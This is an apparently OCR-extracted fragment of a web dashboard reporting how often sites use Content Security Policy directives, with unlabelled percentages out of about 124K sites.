
Limit of data to load from database

0% 5% 10% 15% 20% 25% 30% 35% 40% 45% 50% 55% 60% 65% 70% 75% 80% 85% 90% 95% 100%

Loading 68,210 documents from database

Usage | Csp directives | Header names | Site to ip | Weaknesses | World


Sites Defining a Content Security Policy




Dashboard

Statistics

CSP directives sorted by frequency



CSP directives sorted by frequency



47% (59K/124K)


45% (57K/124K)

21% (27K/124K)


20% (25K/124K)

20% (25K/124K)

Least frequent CSP directives

